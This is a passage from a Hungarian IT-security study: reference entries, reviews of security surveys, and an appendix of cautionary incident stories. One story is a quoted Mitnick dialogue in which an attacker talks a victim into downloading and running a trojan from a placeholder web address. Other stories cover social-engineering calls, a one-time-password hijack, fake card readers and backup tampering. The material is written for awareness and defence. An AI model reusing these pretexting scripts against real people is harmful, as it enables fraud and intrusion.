[Symantec4] "Symantec Internet Security Threat Report" - Trends for July 1, 2003 – December 31, 2003, Symantec, 2004 March
http://enterprisesecurity.symantec.com/content.cfm?articleid=1539&EID=0

http://tinyurl.com/mz7e

[Szerzői_jog] A szerzői jogi törvény informatikára vonatkozó egyes részeit taglaló és kifejtő oldal:
http://www.artisjus.hu/dokumentumok/jog.html

[Titoktan] Dénes Tamás: Titoktan trilógia, Bagolyvár kiadó
http://www.titoktan.hu

[WindowE] Window of exposure, a „felfedés kerete", vagyis a biztonsági rések nyilvánossá tételének időablakai és a lehetséges állapotok elemzése és hatásvizsgálata. HTML és PDF változat
http://www.counterpane.com/window.html

http://www.counterpane.com/window.pdf

10 Függelék

10.1 A – Más elemzések

Minden évben több elemzés is megjelenik az általunk vizsgált témában, vagy ahhoz kapcsolódóan, ezért elsőként azt mutatjuk be, mely a fontosabb elemzéseket mutatja be, és saját elemzést is végez. A második fejezetben azokat a fontosabb tanulmányokat vesszük számba, melyek nemrég jelentek meg, vagy még említésre érdemesek a tanulmányunk témájához való kapcsolódásuk miatt.

10.1.1 Informatikai biztonság az internetes támadások tükrében

Ez a tanulmány a Széchenyi-terv (SZT-IS-14/38) „Az informatikai módszertanok honosításának, elterjesztésének támogatása az EU harmonizáción belül" támogatásával készült. Az anyagok elérhetők az IHM honlapján [SZT_cím].

Az első kötet bemutatja a környezetet, melyben a megfigyelések és az elemzések folytak, míg a második kötetben találhatók a hálózatbiztonságot bemutató információk, az elemzéseket végző fontosabb szervezetek, tanulmányok stb. A második kötet fejezetcímei:

- Szabványok, ajánlások, módszertanok
- Törvények, állami és államközi szabályozás
- Informatikai támadások elemzésével foglalkozó szervezetek
- Internetes támadásokról szóló elemzések
- Ismert szolgáltatások portjai
- Játékprogramok portjai
- Trójai portok listája
- Kémszoftverek
- A leggyakrabban támadott portok
- A leggyakrabban kihasznált sebezhetőségek
- Weboldalak elleni támadások

10.1.2 Más jelentősebb elemzések

A 10.1.1-ben ismertetett tanulmányban szereplő elemzések után megjelent fontosabb elemzések:

- CSI/FBI 2003, letölthető egy ingyenes regisztráció után a Computer Security Institute oldaláról:

  `http://gocsi.com/forms/fbi/pdf.jhtml`

- Symantec 2003 [Symantec4]

A Computer Security Institute és az FBI (Federal Bureau for Investigation, Szövetségi Nyomozóiroda) által közösen végzett évenkénti felmérés legfrissebb kiadása, mely 530 főként nagyvállalat megkérdezésével készült el. Az egyes vállalatok típusát, jellemzőit és a felmérés körülményeit (kérdések összetétele, válaszok, változások az előző évekhez képest stb.) is részletező tanulmány a trendeket követni akaró vezetőknek ajánlható, vagy azoknak a szakembereknek, akik a statisztikai adatokkal akarják alátámasztani az informatikai biztonságra történő odafigyelés fontosságát.

A Symantec felmérés folytatása a nagy sikert aratott RipTech felméréseknek (a Symantec megvásárolta a céget), így ez a harmadik kötet a sorban (ld. még a Symantec1, 2, 3 hivatkozásokat az irodalomjegyzékben). Ebben a statisztikai adatokon kívül megtalálhatók technikai részletek is az egyes támadástípusokról, és nagy értéke a munkának a várható támadási trendekről szóló rész. Mindenképpen ajánlatos az első két kötet elolvasása is azon szakembereknek, akik a felmérés technikai hátterét és a módszertanát is meg akarják ismerni. Ebből kiderül az is, hogy a statisztikák alapjául szolgáló adatok mennyisége és az elemzés módszertana hiteles alapot jelent a levont következtetések hitelességének.

10.2 B – Tanulságos történetek, iskolapéldák

Ebben a fejezetben olyan események szerepelnek, melyek tanulságaik folytán az iskolapélda jelzőt kapták. Nem tudni mindről, hogy valóban megtörténtek-e, de megtörténhettek, és reméljük, hogy nem történnek meg azokkal sem, akik nem olvasták el ezeket a történeteket.

10.2.1 Egyszerhasználatos jelszavak

A történetet Christopher Fischer (BFK GmbH) adta elő sok évvel ezelőtt. Azóta más módszerek is léteznek a cél elérésére.

Egy cég biztonsági vezetője konferenciára utazik, és a távoli bejelentkezést egyszerhasználatos jelszóval (hosszú számsorozat) oldja meg. A támadók megtudják, melyik szállodai szobában szállt meg, és feltörték a szálloda telefonközpontját, így kézben tartják a vonalakat, de nem avatkoznak be a rendszerbe. Az áldozat szobai telefonszámát egy célprogrammal figyelik, ami papagáj módon ismétel minden tárcsázott számot. Megoldandó probléma, hogy a bejelentkezéshez használt egyszeri sorozatot előbb tudják beütni a saját kapcsolatukon.

A támadók 10 vonalon tárcsáznak be az áldozat által tárcsázott számra, és minden bepötyögött számot megismételnek mind a 10 vonalon az utolsó előtti számjegyig. Az utolsó előtti számjeggyel együtt elküldi a célprogram az utolsó számjegyet is. Az első vonalon 1-est, a másodikon 2-est..., a tizediken 0-át. Az egyik vonalon be tudnak lépni, míg az áldozat nem, hiszen előtte begépelte valaki az egyszerhasználatos jelszót.

10.2.2 Személyes ráhatás I.

Egy cégnél külső megbízott biztonsági céggel tesztelik a munkatársak ellenálló képességét a személyes ráhatással szemben. Szerződés szerint nem lenne szabad szólni a munkatársaknak, hogy ilyen tesztelés folyik majd ellenük. A megbízott cég szakmailag felkészített empatikus, ismerős hangú színészeket alkalmaz a feladatra. Néhány telefonhívás és pár perc Internet böngészés alapján megvan a rendszergazda neve, sikerül is beszélni fele egy kitalált ürüggyel,

így megvan a hangmintája is. Következik az alkalmazott felhívása, és a következő párbeszéd zajlik:

- *Szervusz, XY rendszergazda vagyok.*
- *Jó, hogy hívsz, éppen most kaptam értesítést, hogy tesztelnek bennünket, és semmilyen körülmények között ne adjuk meg a jelszavunkat. (...)*
- *Nagyon helyes, nagyon ügyes vagy, de most fokozzuk a biztonságot, és jelszót cserélünk, diktálom az újat!*

A biztonsági tesztelés végén készített jelentésben szerepelt az eset, és nagy vihart kavart, hiszen nemhogy meg lehetett tenni, de még a cég (szerződésszegő módon) elkövetett külön figyelmeztetése ellenére sikeres volt az akció.

10.2.3 Személyes ráhatás II. (Kevin Mitnick sztori)

Kevin David Mitnick valószínűleg nem a világ legnagyobb és legjobb hackerre, azonban kétségtelen, hogy ő a leghíresebb. Egy dolgot pedig kiemelkedően sokszor használt a támadásai során, ez pedig nem más mint a social engineering technikája. E módszerről egy könyvet is írt börtönbüntetése közben The Art of Deception (A megtévesztés művészete) címmel. Történetéről egy filmet is ajánlanánk, de ez nem került hazai forgalmazásba, így nem mindenkinek adatik meg, hogy elérje, bár létezik a filmhez magyar felirat is...

Mitnick 1995-ben került börtönbe, miután több nagyvállalat szervereire és hálózatába tört be. Célpontjai között olyan cégek szerepeltek, mint a Nokia, a Novell és a Sun. Mitnicket végül hároméves bujkálás után tartóztatta le a Szövetségi Nyomozóhivatal, miután betört egy biztonsági szakember (Tsutomu Shimomura) számítógépébe. A lebukott hacker becslések szerint megközelítőleg 300 millió dollár kárt okozott különféle vállalatoknak. Az öt éves börtönbüntetését 2000 januárjában fejezte be, ítélete értelmében ezt követően három évig nem használhatott mobiltelefont és hálózati kapcsolattal rendelkező számítógépet sem.

Bővebb információ: `http://www.kevinmitnick.com/`

Idézet a könyvéből (Kevin D. Mithnick, William L. Simon – A legendás hacker – A megtévesztés művészete)

Első hívás: Tom Delay

- *Halló! Tom Delay, könyvelés.*
- *Szia Tom, Eddie Martin vagyok a Help Deskről. Egy számítógép-hálózati problémát próbálunk megoldani. Tudsz arról, hogy bárkinek az osztályon gondja lenne a hálózattal?*
- *Hm…, tudtommal senkinek.*
- *És neked sincsen vele gondod?*
- *Nem. Minden jónak tűnik.*
- *Oké ez remek. Figyelj! Azért hívogatom az esetlegesen érintett embereket, mert fontos lenne, hogy azonnal megtudjuk, ha valahol nem működik a hálózati kapcsolat.*
- *Ez nem hangzik valami jól. Szerinted előfordulhat?*
- *Reméljük nem, de felhívsz, ha megtörténik?*
- *Számíthatsz rám.*
- *Neked is problémát jelentene, ha nem működne a hálózat?*
- *Naná! Persze, hogy az lenne.*
- *Szóval, mivel ezen dolgozunk, had adjam meg a mobilszámomat. Így közvetlenül elérsz, ha valami történik.*
- *Ez nagyszerű! Mondjad!*
- *555 867 5309*
- *555 867 5309. Megvan. Kösz. Mit is mondtál, hogy hívnak?*

- *Eddie. Figyelj! Van még valami – ellenőriznem kell, a számítógéped hoszt nevét. Megnéznéd a számítógépedet? Van rajta egy matrica valami "host number" szöveggel.*
- *Tartsd!...Nem! Semmi ilyesmit nem látok.*
- *Hátul keresd, ahol be van dugva. Nézd meg, hogy nincs-e a csatlakozó dugón egy címke!*
- *Várj egy picit! Igen, rögtön mondom – be kell bújnom az asztal alá, hogy el tudjam olvasni. Oké, azt mondja: 6 kötőjel 47.*
- *Rendben! Nálunk is ez volt megadva, csak ellenőrizni akartam.*

Második hívás: az informatikus fickó

- *Hello! Bob vagyok, Tom Delay irodájában dolgozom a Könyvelésen. Egy kábelezési problémát akarunk megoldani. Le tudnád választani a 6-47-es gépet?*
- *Persze! Pár percen belül meglesz és szólj, ha újra visszakapcsolhatom!*

Harmadik hívás: segítség az ellenségtől

- *Help Desk. Eddie vagyok.*
- *Ó! Szia Eddie! Nagyon visszhangzik merre vagy?*
- *A kábelszobában. Kivel beszélek?*
- *Tom Delay vagyok. Ember! Nagyon örülök, hogy elértelek. Emlékszel? Pár napja hívtál. Nem érem el a hálózatot, ahogy azt megjósoltad és egy kicsit pánikban vagyok emiatt.*
- *Igen, több ember is jelezte a problémát. A nap végére megoldjuk. Az elég neked?*
- *Nem! Te jó ég! Ellep a munka, ha addig nem használhatom a hálózatot. Mi a legtöbb, amit megtehetsz értem?*
- *Mennyire vagy behavazva?*
- *Van egy-két másik dolog, amivel tudok foglalkozni, Van arra esély, hogy fél órán belül megjavítjátok?*
- *Fél óra!? Nem semmi, amit kérsz. Nézd! Abbahagyom azt, amivel foglalkozom és meglátom, meg tudom-e javítani neked.*
- *Hú! Nagyra értékelném Eddie!*

Negyedik hívás: hiba megszüntetése

- *Tessék Hálózati Központ!*
- *Hello Bob vagyok. Kértem, hogy kapcsoljátok ki a 6-47-es állomást. Nos sikerült a kábelezési problémát kijavítani, már visszakapcsolhatjátok.*
- *Oké! Minden rendben lesz!*

Ötödik hívás: megvagy!

- *Tom? Itt Eddie. Próbáld ki a hálózatot!*
- *Ah! Hála istennek működik! Nagyszerű!*
- *Örülök, hogy sikerült megjavítanom.*
- *Igen. Nagyon köszönöm!*
- *Figyelj! Ha biztos akarsz lenni, hogy a hálózati kapcsolatod többé ne romoljon el, egy szoftvert kellene futtatnod. Csak pár percig tart.*
- *Ez most nem a legjobb alkalom.*
- *Értem. Rengeteg fejfájástól mentene meg minket, amikor ez a probléma legközelebb jelentkezik.*
- *Hát! Ha tényleg csak néhány perc, akkor oké.*
- *A következőt kell tenned. Beírod a böngésződbe, hogy www.example.com/eddie/net.exe. Töltsd le, majd kétszer kattints rá. Ennyi az egész.*
- *Oké! Várj! Lejött. Nem csinál semmit!*
- *Elindítottad?*
- *Igen. De nem jelenik meg semmi.*
- *Oké. Hagyd az egészet! Töröld el. Biztos más verziójú az operációs rendszered.*
- *Jó! De azért kösz a segítséget.*
- *Nincs mit! Helló!*

A párbeszédekből látható, hogy a támadó első lépésben információt gyűjt az áldozattól annak érdekében, hogy le tudja állítatni a hálózati kapcsolatot a felhasználó gépén. Ezután már csak

arra vár, hogy az áldozat tőle kérjen segítséget, majd a sikeres problémamegoldás után az áldozat hálaérzését kihasználva trójait töltet le vele. Mivel úgy tűnik, hogy a „hasznos segédprogram" nem működik, a felhasználó eltörli azt, így nem marad meg az áldozat emlékében a program elindítása.

A beszélgetés folyamán a támadó, a pszichológusok által is használt irányított beszélgetés technikáját használja, amelynek eredményeként a célszemély olyan információkat árul el, amit más körülmények közt nem tenne meg (a hoszt név megadása). Láthattuk, hogy a felhasználó visszakérdezett a támadó nevére, aki gyorsan válaszolt, de azonnal folytatta a beszélgetést nem hagyva időt a felhasználónak arra, hogy végiggondolja, hogy ismeri-e ezt az embert. A támadó mindig fel van készülve a gyanakvásra, a bizalmatlanságra, ezért végiggondolja, hogy a célszemélynek milyen reakciói lehetnek a támadás folyamán, ezekre különböző stratégiákat készít el, és ha szükséges azonnal átvált egy másikra közülük, így egy-egy visszakérdéssel nem lehet őket zavarba hozni.

Az ilyen jellegű átveréshez a támadó megpróbál olyan áldozatot választani, akiről feltételezhető, hogy keveset tud a számítógépekről. (a könyvelésen ez valószínűsíthető) Minél többet tud valaki, annál valószínűbb, hogy gyanút fog és rájön, hogy kihasználták. Gyakran válnak áldozattá az új alkalmazottak, hiszen ők biztosan nem ismernek mindenkit név szerint, és annak érdekében, hogy megfeleljenek a kollégáknak segítőkészek, bármit megtesznek, ha kérik őket.

10.2.4 Túlterheléses támadás

A DoS és DDoS támadások a legtöbb esetben úgy szerepelnek a szakemberek tudatában is, hogy nagy mennyiségű adattal vagy nagyszámú kommunikációs csatorna nyitásával lehet ilyen támadást végezni egy célgép vagy szolgáltatás ellen. Ez az esetek döntő többségében így is van, de tanulságképpen érdemes megemlíteni egy ugyanolyan végeredményt eredményező másik koncepciót.

Egy telekommunikációs rendszerben adott egy szabványos protokollal elérhető szolgáltatás. A szolgáltató egyes kéréseket átkonvertál az Internet és a céleszköz között, mivel a céleszközök nem képesek minden Internetes információt megjeleníteni. A kéréseket a konvertáló szerver (A) sorrendben szolgálja ki, és ez a szerver megbízhatóan működik. Nem úgy a támadók szervere.

A támadók felállítanak egy saját szervert (B), amit szándékosan úgy konfigurálnak, hogy a lehető leglassabban szolgálja ki a felé érkező kéréseket. Az A szerver a támadók által a B szervert lekérdező kérését is a várakozási sorba helyezi, miközben mások is az A szerver felé küldik saját kéréseiket. A lassú válasz miatt a támadók kérése „mögött" elkezd torlódni a sor, majd egy idő után megtelik, és így az adott szolgáltató senkit se tud kiszolgálni.

A példának van valós alapja is, de az ilyen „támadás" ellen a védekezés is elérhető már a várakozási sor megfelelő figyelésével (érzékelő kontroll), és az ilyen torlódást okozó kérések kiszűrhetők, visszautasíthatók (javító kontroll).

10.2.5 Téves bizalom

Több apró iskolapéldát kell az olvasóra zúdítani, hogy kitűnjön a bizalom tartalmi jelentésének sokfélesége, ezért a több rövidebb példa:

Számítások: egy szolgáltató cég táblázatkezelőben összesítette ügyfeleinek végzett szolgáltatásainak értékét, és a táblázatkezelő képletekkel számolta ki a végösszeget több cella tartalma alapján. A képlet helyes volt, és az összegek is pontosak voltak, de a táblázatkezelőben a cella frissítése nem volt megfelelően beállítva, így minden helyesség ellenére a helytelen (régi) összeget tartalmazta. Az alkalmazott azért jött rá erre, mert ellenőrzésképpen a programmal párhuzamosan számológéppel is elvégezte a számításokat.

Alkalmazások: egyre több alkalmazás mellékeli a letöltéskor a fájl ujjlenyomataként értelmezhető kódsorozatot (pl. MD5, SHA-1, PGP signature címszavak alatt). Ezek ellenőrzésekor kiderülhet, hogy nem is azt a fájlt töltöttük le, amit szerettünk volna (neve lehet ugyanaz, de a tartalma lehet rosszindulatú alkalmazás is).

Internet-címek: a `http://boltom.kedvenc.hu` és a `http://bolt0m.kevdenc.hu` két különböző címet fed, így nem mindegy melyiket böngészem éppen, ha kártyás fizetéssel akarok vásárolni. Amúgy *mindkét* eltérést hamar észre lehet venni a címben? Még annak se mindig, aki minden kattintás után megnézi a címet, hogy valóban azon a címen van-e a böngészőjével, amin lenni szeretne.

Kollégák: vidéki bankfiókban jogosulatlan tranzakciókat hajtottak végre egy alkalmazott azonosítójával, de az alkalmazott olyan mértékben tagadott és a múltja is olyan volt, ami alapján a gyanú megrendült a főnökeiben, hátha valóban nem ő követte el a tranzakciókat. A kamerás megfigyelés segített leleplezni a kolléganőjét, aki a rövid időre magára hagyott terminálon elvégezte a jogosulatlan tranzakciókat. Manapság a grafikus rendszereken alapból is létezik jelszavas képernyővédő, amit mindig alkalmazni kellene, amikor az alkalmazott elhagyja a számítógép környezetét.

Ál-olvasók: több bankfiók rendelkezik olyan előtérrel, mely 24 órán át elérhető az ügyfelek számára, csak a kártyájukat kell áthúzni az ajtóra szerelt beléptető-rendszer olvasóján. Európa több országában is elkövették azt a trükköt, hogy a támadók felszereltek egy ál-olvasót ezekre a banki olvasókra, és a kártya áthúzása után egy kis kijelzőn a PIN kódot is kérték. A pénzhez jutni akaró gyanútlan kártyabirtokosok többsége megadta a PIN kódot is, majd bosszankodott, hogy az ajtó nem nyílik, de mivel a pénzhez jutás volt a fontos, így továbbállt, hogy másik pénzfelvételi lehetőség után nézzen. A támadók pár óra múlva az így megszerzett adatokkal elkészített klón kártya segítségével már meg is károsították a gyanútlan ügyfeleket. Az ál-berendezésekkel kapcsolatos trükkök sora elég hosszú, nem részletezzük mindet, csak a „kételkedem, tehát gondolkodom” hozzáállást akarjuk erősíteni minden rendszerrel szemben. Szoftveresen is készíthetők olyan trükkös honlapok, melyekre lépve különböző adatokat kérnek tőlünk, amit egy adott címre el is küld az alkalmazás. Óvatosan és fenntartással kell kezelni minden ilyen szokatlan eseményt még akkor is, ha a legjobb barátunk e-mail címéről jött az ajánlat az oldal megtekintésére. Koránt sem biztos, hogy valóban ő és tudatosan küldte a levelet. Téves bizalom.

10.2.6 Hierarchia vs. szükséges és elégséges

Egy informatikai rendszerben történt meg, hogy adatok szivárogtak ki a rendszerből és a cégről, de a gyanúsított feddhetetlennek bizonyult a nyomozás során. Amikor megnézték a jogosultságokat, kiderült, hogy azokhoz az adatokhoz mindenki hozzáférhetett, aki ugyanabban a csoportban volt, mint a gyanúsított. A csoportokat a beosztások, azaz a céghierarchia szerint osztották ki, így az is rálátott az adatokra, akinek az informatikai rendszerben nem lett volna szabad rálátnia, de beosztása folytán így lett beállítva. A szükséges és elégséges jogosultságokat kell megadni, így biztosítva a “need to know” elvet.

Ebbe a körbe tartozik az is, amikor tudatosan a hierarchia szerint osztják ki a jogosultságokat, mondván, a fő vezetőnek minden jogot meg kell adni. Ez téves koncepció, helyette a feladatkörök megosztása (segregation of duties) elvet tanácsos alkalmazni, és ebben az esetben vice versa igaz, hogy a rendszergazdának sem kell mindenbe belelátni (pl. a cég alkalmazottainak fizetésébe). Ugyancsak ezen elv alapján kell szétosztani a belső auditor, a logelemző és egyéb jogköröket legalább az azonosítók szerint (pl. logelemző jogosultsággal ne lehessen jelszavakat állítani, és az új felhasználókat felvivő operátor ne törölhessen logokat). Kiemelt biztonságot követelő intézménynél az azonosítókon túl a személyek is különböznek, tehát nem ugyanaz a személy a rendszergazda és a logelemző azonosító használója.

10.2.7 Feltört rendszer, újrahúzás

Egy középiskolában adott volt a számítógépes hálózat, mely a külvilág felől is fogadott kapcsolatokat, így a hallgatók otthonról is elérték a rendszert. Egy hallgatót tanulmányi és viselkedési problémák miatt az iskola eltanácsolt, mire ő bosszúból lecserélte az iskola Web-szerverének nyitólapját. A rendszergazda újratelepítette a rendszert, de másnapra a nyitólap újra megváltozott a támadó „ízlésének" megfelelően. Az eljárás többször is megismétlődött, mire tanácsot kértek egy szakembertől. Kiderült, hogy nemhogy nem frissítették a rendszert az újratelepítéskor (az ismert betörési lehetőségek megmaradtak, amelyekkel első alkalommal törhetett be a támadó), hanem még a felhasználók adatait is visszamásolták a rendszerre, mert „több száz felhasználónak adtunk volna új jelszót?" alapon nem akarták ezt az adminisztratív lépést megtenni. Így a betörő a saját maga által készített azonosítóval is be tudott volna lépni még akkor is, ha a biztonsági foltozásokat is elvégezték volna a rendszergazdák.

10.2.8 A fizika befolyása

Elektromosság: egy számítógépes rendszerben olyan megmagyarázhatatlan és tudatosan nem reprodukálható, de „váratlan" pillanatokban mégis előforduló hibák jelentkeztek, hogy szoftveres szakemberhez fordultak. A tüzetes átvizsgálás ellenére sem talált hibát a rendszerben (legalábbis nem olyan hibát, amely az adott jelenségért lett volna felelős). Végül egy hardveres szakemberhez kerültek, aki felfedezte, hogy a teremben lévő padlószőnyeg műszálas volt, és az operátor hölgyek harisnyái is, miáltal olyan elektromos kisülések keletkeztek időnként, melyek a számítástechnikai berendezések működésében keltettek „megmagyarázhatatlan" zavarokat.

Interferencia: hasonló működési zavarokat tud okozni a liftakna mellett elhelyezett gépparkban a liftek működésekor fellépő interferencia. Interferenciára nagyon sok példa hozható fel, de talán az egyik leggyakoribb a nem megfelelően kiépített kábeltévés rendszer. Akkor a legkellemetlenebb, amikor a monitor szervizben kérdeznek rá, mert ott a képernyő rendesen működik... Kevesen tudják azt is, hogy egy megfelelően módosított mikrohullámú sütővel milyen zavarokat lehet okozni egy számítógépek segítségével dolgozó irodaházban.

Villámvédelem: szakember számára elrettentő példa, de sajnos előfordul, hogy nagyobb irodaházak mellett lévő portásfülkébe bevezetik koaxiális kábelen a hálózati elérést. A villám ezen a kábelen keresztül áthúz, és az épületben lévő elektronikai berendezésekben nagymértékű anyagi és adatvesztési károkat tud okozni.

Lehallgatás: a legtöbb elektronikai eszköznek létezik elektromágneses sugárzása, melyre fizikai képletekkel is levezethető paraméterek adhatók, hogy milyen távolságból hallgatható le. A számítógép háza és a billentyűzet között terjedő vezeték hossza alapján meghatározható a közös irodaházban, hogy milyen távolságból hallgathatók le az egyes eszközök (nyomtató és

fénymásoló is). Könnyen hozzáférhetők olyan tapéták, melyek a Faraday-kalitka elvére alapozva árnyékolják az adott területet, de legalábbis mérséklik az elektromágneses jelek erejét. Nagyobb távolságból a lézeres lehallgatás is elképzelhető (pl. szoba ablakainak rezgéséből a bent folyó beszélgetés), de ez is árnyékolható/tompítható vagy éppen mesterséges többletrezgésekkel torzítható. Régi vagy műemléki épületek esetében (pl. Parlament) az ablakok fóliázása lehet a megoldás (ld. még 10.2.9).

10.2.9 A fizikai elhelyezés befolyása

Volt rá példa, hogy az akadémiai (felsőoktatási) intézményben a különböző felújítási munkálatokról csak akkor szereztek tudomást a rendszergazdák, amikor a hálózati működésben zavarok, leállások keletkeztek. Számtalan olyan munkálat van, amiről az épületet behálózó vezetékek miatt a hálózatot üzemeltető egységnek tudnia kell. Egyes esetekben az épület más pontján végzett erős rezgéssel járó munkálatokról is értesíteni kell az egységet, mert a számítástechnikai eszközök erre is érzékenyek. A tervezett áramszünetek előtt is van teendő, akkor is, ha szünetmentes egységre vannak kötve az eszközök, mert azok kapacitása sem végtelen, így jó tudni, hogy mennyi a várható időtartam, mikor kell inkább szabályosan kikapcsolni az eszközöket, mintsem váratlanul történjen mindez adatvesztést vagy fizikai sérülést okozva a rendszerben.

Az elhelyezkedés folyamatos figyelése is ajánlott, mert új zavaró források felbukkanása is lehetséges (pl. az új metróvonal az épület alatt halad át, vagy új autóút az épület mellett halad el, milyen rezgéstöbblettel jár mindez?)

Régebben azt tartották biztonságosnak, ha a gépterem a bejárattól minél messzebb található, így nehezítve meg a behatolást. A lehallgatási technikák fejlődésével (ld. 10.2.8) az objektum közepére helyezik a géptermet, és katonai rendszerek esetén előfordul az is, hogy az egységek közötti vezetékeket vákuumcsőben vezetik, melyben nyomásmérő van, és riaszt, ha a nyomás szélsőséges módon megváltozik.

Egyes esetekben a rendszer olyan biztonságot követel meg, hogy az építész is kifejti véleményét (pl. lehet-e oszlopokra épült mélygarázs az épület alatt). Ennek ellenére volt rá példa, hogy a zárt banki gépterem falát utólag kifúrták, mert egy vezetéket még be kellett vezetni a terembe. A biztonsági ellenőrzést végző szakembereknek a portás bácsi által érdekességként mutatott vezeték mellett lévő rést a potenciális támadók kihasználhatták volna.

10.2.10 Mentés és archiválás ára és haszna

Adott egy gyermekek étkeztetésével foglalkozó szervezet, akinél 2003-ban bekövetkezik egy hardver hiba. A merevlemezen lévő adatok elvesznek, ezért adatrögzítőket kell alkalmazniuk, hogy a papíron meglévő adatokból bevigyenek mindent, amit csak lehet. Az eset nem egyedi, de azért érdemel kiemelést, mert az alapítvány nem tudja leírni a veszteséget, hiszen adományokból él, tehát még fájdalmasabb, hogy az amúgy is szűkös költségvetésből néhány száz forintos megoldás helyett (pl. időnként lemezre menteni az adatokat) százezres nagyságrendű megoldást kellett alkalmazni (az adatrögzítők bére).

Egy cégnél jó esetben a bevételt csökkenti, rossz esetben a veszteséget növeli egy ilyen esemény, de egy alapítványnál a céljuk teljesítésében okoz fájdalmas vágást, hiszen azoktól kell elvenni a helyrehozatalhoz szükséges pénzt, akikért tulajdonképpen dolgoznak.

Ugyancsak rendkívül kellemetlen, és ez már sok esetben nehezebben pótolható veszteség, ha egy szellemi termék egyetlen példánya semmisül meg. Egy cikket, egy könyvfejezetet, vagy hasonló terméket nehéz újraprodukálni, miközben egy sima másolás (lemezre, CD-re, vagy éppen webszerverre!) megmenthet a kellemetlen érzéstől, hogy a *munkánk elveszett*.

10.2.11 Mentés visszakényszerítése

Adott egy banki rendszer, ahol az éles üzemben menő szolgáltatásokat rendkívüli figyelem kíséri, és az auditor is meg van elégedve a biztonsági intézkedésekkel (ideális, szinte sohasem elérhető állapot). A rendszer megfelelő állapotát rendszeresen mentik, így bármilyen probléma esetén a legutóbbi mentett állapotig vissza lehet lépni, és azt betöltve onnan folytatni a szolgáltatást.

A rosszindulatú támadó az éles rendszert nem tudja megváltoztatni, legalábbis a befektetendő költség és a lebukás veszélye akkora, hogy nem ezen az úton próbálja célját elérni. A másik út a mentések megváltoztatása. Az éles rendszerhez képest a mentésekre kevesebb figyelem jut, így a támadó a megfelelő hozzáférések kialakítása után a mentésben lévő adatot tudja módosítani, majd eléri az éles üzem túlterheléses támadását. Az éles rendszer összeomlik, és az újraindításhoz a mentésben lévő adatokat használják fel...

Védekezni lehet ez ellen a mentések megfelelő hozzáférésvédelmével, és a mentett adatok kriptológiai eszközökkel történő támogatásával (digitálisan aláírt mentés, ellenőrző-összeg alkalmazása stb.), de tanulságos példaként az elvi működése miatt említettük ezt a példát.

10.2.12 Átjáróház más cél eléréséhez

Az eset annyiban szokványos, hogy adott rendszerhez megjelenik egy olyan kis program (exploit), amivel távolról is be tudnak hatolni a támadók. Pár órával később egyetemi gépek sora került a feltörés sorsára. A támadók elhelyeztek egy olyan programcsomagot (rootkit), ami elrejti az avatatlan szemek elől a gép feltört állapotát, így a munka megy tovább...

Pár nap múlva NATO-tagállamok jelentik, hogy a Délszláv-térség felé menő forgalmat észlelnek, és az egyetemi gépek az átjárók, ahol az elkövetők igyekeznek elfedni az igazi forráscímeket. Az egyetemen hamar kiderül, hogy akinek van **`/var/kill`** alkönyvtára, feltörtnek tekintheti magát. A szükséges helyesbítő tevékenységek megtörténnek, az élet megy tovább, de a történteknek nemzetbiztonsági vonzatait is el lehet képzelni.

10.2.13 Nyilvános hálózatok felderítése

A hobók jelölték meg társaiknak az egyes házakat, ahova bekopogtak élelemért, hogy az adott házban milyen a várható fogadtatás. Manapság hasonló módon csak más jelekkel jelölik meg azokat a házakat, ahol a wireless, azaz vezeték-nélküli Internet-elérés megengedett, pontosabban lehetséges a nem megfelelő védelem vagy beállítás miatt. Több felmérés szól arról, hogy rövid kocsikázással hány nyilvános csatlakozási pontot találtak a felmérést végzők, melyen keresztül szabadon kiléphettek az Internetre. A “warchalking” szóra rákeresve sok információhoz juthatunk a témakörben, megismerve az egyes jelek értelmét is.

10.2.14 Karácsony este, speciális napok

A gépterem tűzoltórendszerének biztonsági szelepje kilőtt, és hűtőfolyadék kezdte beteríteni a bank géptermét. Első körben totálkáros lett az a pár gép, amit telibe talált a folyadék, majd a földön lévők következtek, ahogy telt a teremben a folyadékszint.

Az ügyeletesnek feltűnt, hogy nyomáscsökkenést jelez a tartályt figyelő rendszer, így felballagott a tartályhoz, de mindent rendben talált. Elkezdte a helyiségeket ellenőrizni, de a baj az alagsorban volt..., mire leért a látvány leírhatatlan volt.

Karácsony estéjén meg kellett szervezni, hogy takarítónők jelenjenek meg a helyszínen, a megfelelő vezetők is bemenjenek a katasztrófa-helyzetet menedzselni. Mindenki ivott már alkoholt aznap, és taxi is nehezen található Karácsony este.

Ezek mind olyan esetek, amelyekre nem lehet felkészülni egy katasztrófa-tervben, de tanulságos, hogy legalább a riasztási láncnak működnie kell, tehát az elérési adatokat (cím, telefonszám) mindig naprakészen kell tartani.

10.2.15 Hazai bankkártyás helyzetkép

A következőkben a Figyelő-ben megjelent írást idézzük a Bankkártya Hírlevélből:

BANKKÁRTYÁVAL A VILÁGHÁLÓN

MÉG MINDIG FÉLNEK AZ INTERNETES VÁSÁRLÁSTÓL A BANKKÁRTYÁS ÜGYFELEK, HOLOTT AZ ONLINE FIZETÉSI MÓD SEM VESZÉLYESEBB, MINT BÁRMELY MÁS KÁRTYAHASZNÁLAT.

Egy valódi gorillával lepi meg kedvesét - határozta el egy budapesti fiatalember, és barátnője nevében örökbe fogadott egy állatot az interneten keresztül. Az ajándékról akkor szerzett tudomást a hölgy, amikor a postás meghozta neki az oklevelet arról, hogy a Ruandában élő veszélyeztetett állatok közül az egyiknek - a fénykép mellékelve volt - immáron ő a nevelőszülője. Az egy évre szóló örökbefogadás 25 angol fontos díját a fiatalember a bankkártyájával fizette ki a gorillák megmentésén fáradozó alapítvány részére.

KÉNYELMESEN. Noha a plasztikok internetes felhasználásnak nem éppen e fenti történet a tipikus esete, a sztori jól mutatja, hogy e módszerrel a földrajzi korlátok miatt egyébként elérhetetlen szolgáltatások és termékek is megvásárolhatóak. Az internetes fizetéssel azonban mindennapjainkat is kényelmesebbé tehetnénk, ha akarnánk. De nem igazán akarjuk, pontosabban félünk. Jóllehet, egyre többen ismerik fel az internetes vásárlás előnyeit, az ilyen módon keletkező forgalom ma még igen csekély - a bankok becslése szerint itthon tavaly mintegy 6 milliárd forintnyi lehetett -, ráadásul a netes vásárlók is inkább utánvéttel (azaz az áru kiszállításakor) fizetnek, semmint bankkártyával. Nincs persze mit csodálkozni azon, hogy kevés az internetes vásárló, hiszen a lehetőségeket eleve behatárolja, hogy kevés embernek van Magyarországon internetes hozzáférése, ezen túlmenően pedig figyelembe kell venni a hazai kártyahasználati szokásokat is. Nálunk ugyanis eleve a drágább készpénzfelvételt részesítik előnyben, szemben a kártyás vásárlással, amit egyébként nem terhel külön díj. Bár örvendetes, hogy ez utóbbi aránya 